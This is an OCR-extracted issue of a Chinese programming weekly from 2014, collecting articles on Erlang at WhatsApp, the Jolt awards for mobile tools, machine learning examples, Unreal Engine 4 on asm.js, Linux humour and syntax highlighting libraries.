个性化你的阅读

NO.16

编程狂人

Programming Madman

推酷

关于推酷

推酷是专注于 IT 圈的个性化阅读社区。我们利用智能算法，从海量文章资讯中挖掘出高质量的内容，并通过分析用户的阅读偏好，准实时推荐给你最感兴趣的内容。我们推荐的内容包含科技、创业、设计、技术、营销等多方面内容，满足你日常的专业阅读需要。我们针对 IT 人还做了个活动频道，它聚合了 IT 圈最新最全的线上线下活动，使 IT 人能更方便地找到感兴趣的活动信息。

关于周刊

推酷周刊是专为 IT 人打造的行业技术周刊，目前推出的《编程狂人》是献给 广大的程序员们。 我们利用技术挖掘出那些高质量的文章，并通过人工加以筛 选整理出来。 每期的周刊一般会周一的某个时间点发布。

最新版本 APP（1.1.0）

扫描下载即可

联系我们

tuicool2012　164644910　推酷网

2014/03/17/第十六期

业界新闻

WhatsApp 背后的小众编程语言：Erlang

只凭 32 个技术人员，如何应付 4.5 亿的用户？对于刚刚被 Facebook 用 190 亿美元收购的 WhatsApp 来说，答案是 Erlang——一种诞生于上世纪 80 年代的编程语言，终于在此时走到了聚光灯下。

但面对很多试图替代它的编程语言，Erlang 有自己的将来吗？

Erlang 是 25 年前由瑞典电信巨头爱立信开发，而现在它却在像 WhatsApp 和 TigerText 这样的即时消息应用里找到了自己的位置。即使 Facebook 也对这种语言大唱赞歌——它在 2009 年用 Erlang 开发了 Facebook 聊天应用。而在同年，它拒绝了 WhatsApp 创始人 Brian Acton 的求职申请。

并发成为新宠

“使用 Erlang，你可以开发出同时允许大量用户连接的消息传输应用，而不用担心消息是如何传输的，”使用这种语言开发的匿名发帖系统 Whisper 的 CTO Chad DePue 说。“相反”，他说，“你担心的是如何设计一个好的应用。”

爱立信工程师 Joe Armstrong 设计 Erlang 语言时始终将电信通讯的工作原理铭记在心：同时有百万用户并行通讯，对故障事件几乎是零容忍。对于如此巨量的并行通讯，其它语言基本可望而不可及——有的表面上看起来擅长处理并发，但它们却不是原生的“多任务处理者”。而 Erlang，跟它们形成鲜明对比，天生擅长多线程或玩这种“杂技”——再增加一个旋转的盘子？丢上来！

“这种语言非常富有表达性，”谷歌创新实验室的 Igor Clark 说。“你可以在一个很高的层面工作，用它的几个关键概念可以做很多事情。”

从实际使用的角度，Erlang 最初非常适合在单个机器上跨多处理器处理高效的执行命令。而如今，它已经进化成擅长跨全球网络服务器——也就是我们所说的“云”——执行海量命令。游戏，金融等任何像实时拍卖系统那样对速度、稳定性、吞吐量高要求的场景，Erlang 的这种云特征都是必不可少的。

同样，对于程序员来说，Erlang 的吸引力也独树一帜的，它允许系统不停机的情况下进行更新和 bug 修复。实时上，你可以修改系统属性或更换文件而不引起系统的卡顿。Erlang 语言的这种特性是电信业的强制要求的结果：正如 DePue 说的，“当有人在打电话时，你不可能因为要升级系统而挂断他们的电话。”

砸了电信的饭碗

Erlang 语言在 1998 年就开源了，而如今的电信也却没有当初那么大方。像 WhatsApp，微信，Line,和其它应用如雨后春笋，电信业一度依赖的短信费用迅速被腐蚀。KPN，一家荷兰公司，在目睹短信收益大幅下滑后试图封杀这些应用，但最终在法庭上输了官司。

一些大型的运营商，例如 Vodafone，试图建立自己的短信服务网络，但几乎没有成功的。它们现在的办法就是对用户的合同进行修改，添加并标明短信和数据各自的费用。

就在这些电信公司忙着调整他们的收费标准时，WhatsApp 却在专注做产品。它们的技术团队让 WhatsApp 在规模和速度上的提升一次又一次的让 Erlang 语言社区轰动，在短短的几年里，每个服务器的连接数从 1 万跃升到 2 百万。

这些成绩的实现全都归功于 Armstrong 打下的基础，他为爱立信量身定制的项目 AXD301，实现了“9 个 9”的可靠性 (99.9999999%)。而如今这些年轻的挑战者们，却将这些垂老的电信公司打的节节败退。

Erlang 语言能实现超越吗？

有着这样骄人的成绩，你也许会认为 Erlang 会被人们广泛的使用。但现实情况要比你想象的复杂得多。

直到现在，Erlang 编程语言的开发者社区规模依然很小，并且大部分聚集在欧洲。这种语言的语法是公认的“奇特”。如果你想分析复杂的数据或架设一个小网站，自然会选择其它更好的语言和工具。而且，很多新出现的编程语言和变种都借鉴了 Erlang 语言的基本理念，从谷歌的 Go 语言到 Docker 语言，竞争越来越激烈。

Elixir 给 Erlang 带来了希望——Armstrong 最近的大力赞扬。Elixir 将 Erlang 的语法普通化，这能帮助这种语言模仿 Rails 带红 Ruby 语言的模式找到自己的出路。像 Chicago Boss 这样的项目也在努力让这种语言更用户友好化。一旦有更多的社群在 Erlang 语言周围聚集，人们将会发现 OTP(开放电信平台)里更丰富的功能。

“他们从开发坚固无比的软件和程序库中总结出来很多模式，我们可以很好的借用，” Clark 说。

Erlang 语言否能流行起来的一个关键是便携设备市场，就是我们所说的网络设备。智能设备爱好者们已经在尝试在 MQTT——一个轻量级的传感器间消息传输协议——上使用 Erlang。如果能短信控制恒温器，那用 WhatsApp 也一定能行。

原文链接

http://www.vaikan.com/inside-erlang-the-rare-programming-language-behind-whatsapps-success/

2014 年度移动开发工具类 Jolt 大奖

Dr. Dobb’s 颁布了 2014 年度移动开发工具类 Jolt 大奖。Dr. Dobb's Journal 最近宣布了移动开发工具类 Jolt 大奖的获得者。赢得这个大奖意味着被视为移动应用开发的最佳工具。今年的大奖旨在表彰跨平台移动开发工具所取得的进步，并指出，如果“它们继续缩小与原生应用的差距，它们可能会成为所有开发的首选工具，满足绝大部分需求。”任何人都可以提交开发工具用于评价，由评委选出 6 款工具进行深度评估和评价，但其方法并不公开。得奖者名单如下：

Jolt 卓越奖：Xamarin 2.0Xamarin 赢得这项大奖，源于其“优雅的解决方案和使用熟悉的工具打造主要移动平台应用的能力。”Xamarin 让 C#开发者使用 Visual Studio 或者 Xamarin Studio 创建跨平台移动应用，绝大部分代码将独立于目标平台。只有接口才需要开发者使用 Object-C 或者 Java，Xamarin 为应用提供了完整的原生接口，这被认为比 HTML5 跨平台方式更有优势。

Jolt 生产力奖：PhoneGapAdobe PhoneGap 赢得该奖项，源于其使用 JavaScript、HTML 和 CSS 等 Web 技术为大量移动平台，如 Amazon Fire OS、Android、BlackBerry、iOS、Symbian、Windows Phone、Windows 8.x 和 Tizen，提供开发跨平台应用的能力。

在所有推荐 PhoneGap 的特性中，包括：Apache Cordova 是开源的；详细的文档；PhoneGap Build 为跨平台应用构建提供了自动支持；开发者只需要知道 JavaScript 就可以为多种平台开发应用。

Jolt 生产力奖：Titanium StudioTitanium Studio 获奖主要基于以下特性：目标平台包括移动 Web、Android、Blackberry、iOS 和 Tizen；与 Alloy MVC（基于 Node.js 的框架，支持 Backbone.js 和 Underscore.js）和 Eclipse IDE 完美集成；提供了完整的开发生命周期支持；分离界面、业务代码和数据模型；在浏览器中测试应用的能力；对面向数据和云的应用非常有帮助。

入围奖：Corona SDKCorona 使用 Lua 语言创建图形密集型应用，支持 Android、iOS、Kindle Fire 和 Nook，即将支持 Windows 8 和 WP 8。如果你想“开发 2D 富界面应用，包括 UI 动画或者游戏，需要与典型的 Facebook 登录和一些 RESTful 服务进行交互”，那么推荐你使用 Corona。其它的特性还包括：简化的 SQLite 交互；应用内支付和广告转化；大量的文档；快速的模拟器；从 Lua 调用原生 C++、Object-C 和 Java 的能力（企业版）。

入围奖：Sencha Touch 2.3.1Sencha Touch 获奖的理由包括：为 Android、BlackBerry、iOS、Windows 8.x、Windows Phone 和 Tizen 创建 HTML5 应用的能力；很好的性能；大量 UI 控件、图标和主题；

MVC 模式；支持 Apache Cordova 和 PhoneGap Build；以及成功地“让 HTML5 应用在移动设备上看起来像原生应用。”

入围奖：LiveCode 6.5LiveCode 入围的理由是作为 RAD 工具，它为开发 iOS 和 Android 应用的入门者提供了简单的拖拽界面。LiveCode 使用一种定制的类英语脚本语言为 iOS、Android、Windows、Linux 和 Mac OS X 开发跨平台应用，但没有提供原生的外观。

今年早些时候，Dr. Dobb's Journal 还颁发了最佳通用开发工具奖：

卓越奖：Microsoft Visual Studio 2013, Premium Edition

生产力奖：JetBrains IntelliJ IDEA 13 Ultimate Edition

生产力奖：IPython Notebook

入围奖：Developer Express CodeRush 13.2

入围奖：JetBrains Resharper 8

入围奖：Cloud9 IDEDr.

Dobb’s 从 1991 年起为图书和软件开发工具颁发 Jolt 大奖。任何软件工具都可以提交并用于评估（PDF 格式）。只接受正式发布的版本，不接受 alpha 和 beta 版本。提名需要在大奖日历指定的时间内完成。


原文英文链接：Jolt Awards 2014: Mobile and Coding Tools

关于机器学习的十个实例

机器学习是什么？

机器学习是什么？这个问题的答案可以参考权威的机器学习定义，但是实际上，机器学习是由它所解决的问题定义的。因此，理解机器学习最好的方式是观察一些实例。

首先来看一些现实生活中众所周知和理解的机器学习问题的实例，然后讨论标准的机器学习问题的分类（命名系统），学习如何辨别一个问题是属于哪种标准案例。这样做的意义是，了解所面对的问题类型，我们就可以思考所需要的数据和可尝试的算法。



照片中的人脸识别实例

机器学习问题的十个实例

机器学习问题到处都是，它们组成了日常使用的网络或桌面软件的核心或困难部分。推特上“想来试试吗”的建议和苹果的 Siri 语音理解系统就是实例。

以下，是十个真正有关机器学习到底是什么的的实例：

垃圾邮件检测：根据邮箱中的邮件，识别哪些是垃圾邮件，哪些不是。这样的模型，可以程序帮助归类垃圾邮件和非垃圾邮件。这个例子，我们应该都不陌生。

信用卡欺诈检测：根据用户一个月内的信用卡交易，识别哪些交易是该用户操作的，哪些不是。这样的决策模型，可以帮助程序退还那些欺诈交易。

数字识别：根据信封上手写的邮编，识别出每一个手写字符所代表的数字。这样的模型，可以帮助程序阅读和理解手写邮编，并根据地利位置分类信件。

语音识别：从一个用户的话语，确定用户提出的具体要求。这样的模型，可以帮助程序能够并尝试自动填充用户需求。带有 Siri 系统的 iPhone 就有这种功能。

人脸识别：根据相册中的众多数码照片，识别出那些包含某一个人的照片。这样的决策模型，可以帮助程序根据人脸管理照片。某些相机或软件，如 iPhoto，就有这种功能。

产品推荐：根据一个用户的购物记录和冗长的收藏清单，识别出这其中哪些是该用户真正感兴趣，

并且愿意购买的产品。这样的决策模型，可以帮助程序为客户提供建议并鼓励产品消费。登录 Facebook 或 GooglePlus，它们就会推荐可能有关联的用户给你。

医学分析：根据病人的症状和一个匿名的病人资料数据库，预测该病人可能患了什么病。这样的决策模型，可以程序为专业医疗人士提供支持。

股票交易：根据一支股票现有的和以往的价格波动，判断这支股票是该建仓、持仓还是减仓。这样的决策模型，可以帮助程序为金融分析提供支持。

客户细分：根据用户在试用期的的行为模式和所有用户过去的行为，识别出哪些用户会转变成该产品的付款用户，哪些不会。这样的决策模型，可以帮助程序进行用户干预，以说服用户早些付款使用或更好的参与产品试用。

形状鉴定：根据用户在触摸屏幕上的手绘和一个已知的形状资料库，判断用户想描绘的形状。这样的决策模型，可以帮助程序显示该形状的理想版本，以绘制清晰的图像。iPhone 应用 Instaviz 就能做到这样。

这十个实例展示了一个机器学习问题是什么样的很好的理念。有一个专门的文集记录那些有着历史意义的例子。其中一个例子是，一个需要建模的决策，为该决策有效地的自动建模为某一行业或者说领域带来了利益。

有些问题是人工智能中，如自然语言处理和机器视觉（处理人们很容易处理的问题），最困难的问题。其他一些也很困难，但它们同时是很经典的机器学习问题，如垃圾邮件检测和信用卡欺诈检测。

想想你在过去的一周中跟线上或线下的软件之间的交互。你肯定能很轻易的推测出十或二十个直接或间接使用的机器学习实例。

机器学习问题的类型

通过上述的机器学习问题的实例，你一定已经意识到一些相似性之处。这种技能很有价值，因为擅长从现象看本质，使得你可以高效的思考需要的数据和可尝试的算法类型。

关于机器学习，有一些常见的分类。以下这些分类，是我们在研究机器学习时碰到的大多问题都会参考的典型。

分类：标记数据，也就是将它归入某一类，如垃圾/非垃圾（邮件）或欺诈/非欺诈（信用卡交易）。决策建模是为了标记新的未标记的数据项。这可以看做是辨别问题，为小组之间的差异性或相似性建模。

回归：数据被标记以真实的值（如浮点数）而不是一个标签。简单易懂的例子如时序数据，如随着时间波动的股票价格。这个建模的的决策是为新的未预测的数据估计值。

聚类：不标记数据，但是可根据相似性，以及其他的对数据中自然结构的衡量对数据进行分组。可以从以上十个例子清单中举出一例：根据人脸，而不是名字，来管理照片。这样，用户就不得不为分组命名，如 Mac 上的 iPhoto。

规则提取：数据被用作对提议规则（前提/结果，又名如果）进行提取的基础。这些规则，可能但不都是有指向的，意思是说，这些方法可以找出数据的属性之间在统计学上有说服力的关系，但不都是必要的涉及到需要预测的东西。有一个找出买啤酒还是买尿布之间关系的例子，（这是数据挖掘的民间条例，真实与否，都阐述了期望和机会）。

当你认为一个问题是机器学习问题时（如需要从数据中建模的决策问题），接着思考下什么问题类型可以直接借用，或者，用户或需求期待什么样的结果，反过来也这样做。

资源

很少有资源列出现实世界中机器学习的问题清单。也可能它们就在那，但我没发现。我还是找到了一些很酷的资源供你们参考：

一年一度的“Humies”奖：这是一些授予那些计算到的结果可以媲美人类的算法的奖项。这些算法只是工作在数据或者付费函数上，就能够如此有创造性，足以违反专利。太了不起了！

人工智能效应：有这样一种观念：只要人工智能程序取得了足够好的成绩，就不再被看做人工智能，而只当做是科技，然后被日常使用。这个观念，同样适用于机器学习。

人工智能大赛：这个大赛涉及了人工智能领域中非常困难的问题，如果这些问题能够解决，将会是强大的证明人工智能的案例（科幻小说中想象的那种，真正的人工智能）。计算机视觉和自然语言处理都是人工智能竞赛问题的实例，它们也被当作是机器学习问题的特定领域的分类。

2013 年机器学习十大问题：这个 Quora 上的问题有一些非常精彩的回答，其中一个答案列出了实际

的机器学习问题的粗略分类。

上文我们讨论了一些现实世界中机器学习问题的常见实例及其种类。现在，我们有信息谈论一个问题是否属于机器学习问题，并且能够从问题描述中挑选出一些元素来判断它属于分类类型，回归雷系，还是属于规则提取类型。

你知道现实世界中的一些机器学习问题吗？评论分享你的想法吧。

原文作者：Jason Brownlee　　翻译：　伯乐在线 - Victoria

译文链接：http://blog.jobbole.com/62334/

原创新闻 Mozilla 将新一代“虚幻引擎”引入 Web 平台

去年 3 月份，Mozilla 和 Epic 游戏公司合作，将该公司著名的 Unreal Engine 3（虚幻引擎 3）移植到了 Web 平台，使得开发者可以将一些流行的基于该引擎的游戏移植到 Web 平台，让用户无需插件即可在浏览器中体验绚丽的 3D 游戏。

时隔一年，Mozilla 宣布将新一代的 Unreal Engine 4 移植到了 Web 平台，Web 版本的 Unreal Engine 4 使用 Emscripten 将 C 和 C++代码编译为 asm.js，以便游戏在 Web 平台上获得更高的运行速度，据悉将接近于本地运行的速度。

asm.js 是 Mozilla 去年年初推出的一个 JavaScript 的严格子集，它提供了一个类似于 C/C++虚拟机的抽象实现，包括一个可有效负载和存储的大型二进制堆、整型和浮点运算、高阶函数定义、函数指针等。asm.js 被用来作为一个底层的、高效的编译器目标语言，可以将 C/C++程序通过 Emscripten 编译为 asm.js 代码，以提升程序的执行速度。

过去的一年间，Mozilla 已经大大改善了 asm.js 的性能，最初运行速度为本地应用的 40%，如今已经可以达到 67%。

Unreal Engine 4 在 Firefox 上的运行视频：

https://www.youtube.com/watch?v=c2uNDlP4RiE

大家也可以玩一下 Mozilla 和 NomNom 联合推出的 Monster Madness 游戏，这是第一款商业的 Unreal 3/asm.js Web 游戏，足以证明本地游戏也可以很好地在 Web 平台上运行。

原文链接：

http://www.iteye.com/news/28850-Mozilla-Unreal-Engine?

现实生活中的 Linux

你以为 Linux 只存在于个人电脑或服务器里吗？再想想！也许不是这样。在现实生活中你也能看到 Linux，也许大部分人都没有注意到，但对于程序 员来说，它们可能会让你开心一笑。下面是我搜集到的一些图片，相信会触动你的发笑神经。下面就来看看这些现实生活中的 Linux 图片吧:)

Linux 饼干不是 free 的

跟 Linux 操作系统不一样，这些 Linux 饼干既不免费，也不开源。你必须交了钱才能“自由”品尝。:P

用 Linux 洗涤剂来清洗“窗户”

我们看到了什么！Linux 和 Micro & Soft 洗涤剂放在一起，不仅在软件业竞争，在洗涤剂产业也竞争吗？好的，自由选择。

汽车车牌上的 Linux 命令

自定义的汽车车牌有时候会让你眼睛一亮。特别是当它们在程序员的眼里看起来跟 Linux 相关时。

请看下面：

这辆车需要“sudo”才能开动吗？

对于任何系统管理员来说，这都是一个梦想的车牌，不是吗？

看来做 Linux 极客很自豪。

这个也是， UID 0 (比如 Superuser)。

我希望开这辆车的人不是 Ian Murdock(Debian 创始人)自己。

我很高兴你是干这一行的:)

很有趣，不是吗？这些就是目前我能找到的。以后如果找到其它的，我会都加进来。

[英文原文：Linux Spotted In Real Life!]

前端开发

款代码语法高亮工具，美化你的代码

语法高亮是文本编辑器用来显示文本的，特别是源代码，根据不同的类别来用不同的颜色和字体显示。这个功能有助于编写结构化的语言，比如编程语言，标记语言，这些语言的语法错误显示是有区别的。语法高亮并不会影响文本自身的意义，而且能很好的符合人们的阅读习惯。

语法高亮同时也能帮助开发者很快的找到他们程序中的错误。例如，大部分编辑器会用不同的颜

色突出字符串常量。所以，非常容易发现是否遗漏了分隔符，因为相对于其他文本颜色不同。


现 在有各种各样的语法高亮工具，可以格式化语言，并且根据不同的编程语言进行高亮显示。无论是个 HTML 页面还是 PHP，Ruby，Python 或者是 ASP。这篇文章中，我们会介绍 15 款最好的代码语法高亮工具，帮助大家用更迷人的方式展示代码片段。Enjoy！

Prism

Prism 是一个轻量级，可扩展的语法着色工具，符合 Web 标准。它压缩后只有 1.5KB，并且非常易于使用，只需要插入一个 CSS 和 JS 文件即可。

GeSHi

GeSHi(Generic Syntax Highlighter)用于在 HTML 页面中高亮显示各种源代码。支持超过60种语言：PHP、HTML、C、Java、Java5、C#、 Actionscript、Delphi、C++、Groovy、Javascript、Perl、PL/SQL、Ruby、Python、SQL、 XML 等，并易于集成到 Dokuwiki，Mambo，phpBB，WordPress 和 WikkaWiki 等系统中使用。



Rainbow


Rainbow 是一个对代码进行语法着色的轻量级 JavaScript 库，只有 1.4kb 大小。易用、可扩展、完全通过 CSS 进行样式显示。完全支持 CSS 主题定制颜色和字体。

Highlight.js

Highlight.js 是一个用于在任何 web 页面上着色显示各种示例源代码语法的 JS 项目。支持 26 种代码格式化风格，54 种语言： – 1C, AVR Assembler, Apache, Axapta, Bash, C#, C++, CSS, DOS .bat, Delphi, Django, HTML, XML, Ini, Java, Javascript, Lisp, MEL (Maya Embedded Language), PHP, Perl, Python, Python profile, RenderMan (RIB, RSL), Ruby, SQL, Smalltalk, VBScript, 其他更多。

Quick Highlighter

这是款在线代码高亮工具，提供多种编程语言的高亮，用户可以通过几个选项来进行不同类别的代码高亮。




Google Code Prettify

这 是款 JavaScript 模块和 CSS 文件，允许在一个 HTML 文件中进行源代码的语法高亮。它支持代码中的嵌入式链接，行号等等。它的应用非常广泛，支持跨浏览器。得到 code.google.com 和 stackoverflow.com 的一致认可。

Snippet


Snippet 是个 jQuery 语法高亮插件，在 SHJS 脚本中构建。Snippet 提供一个快速简单的方

式来进行 HTML 文档的代码高亮。它原生支持 15 中流行语言，支持 39 种独特的语法高亮风格模式。



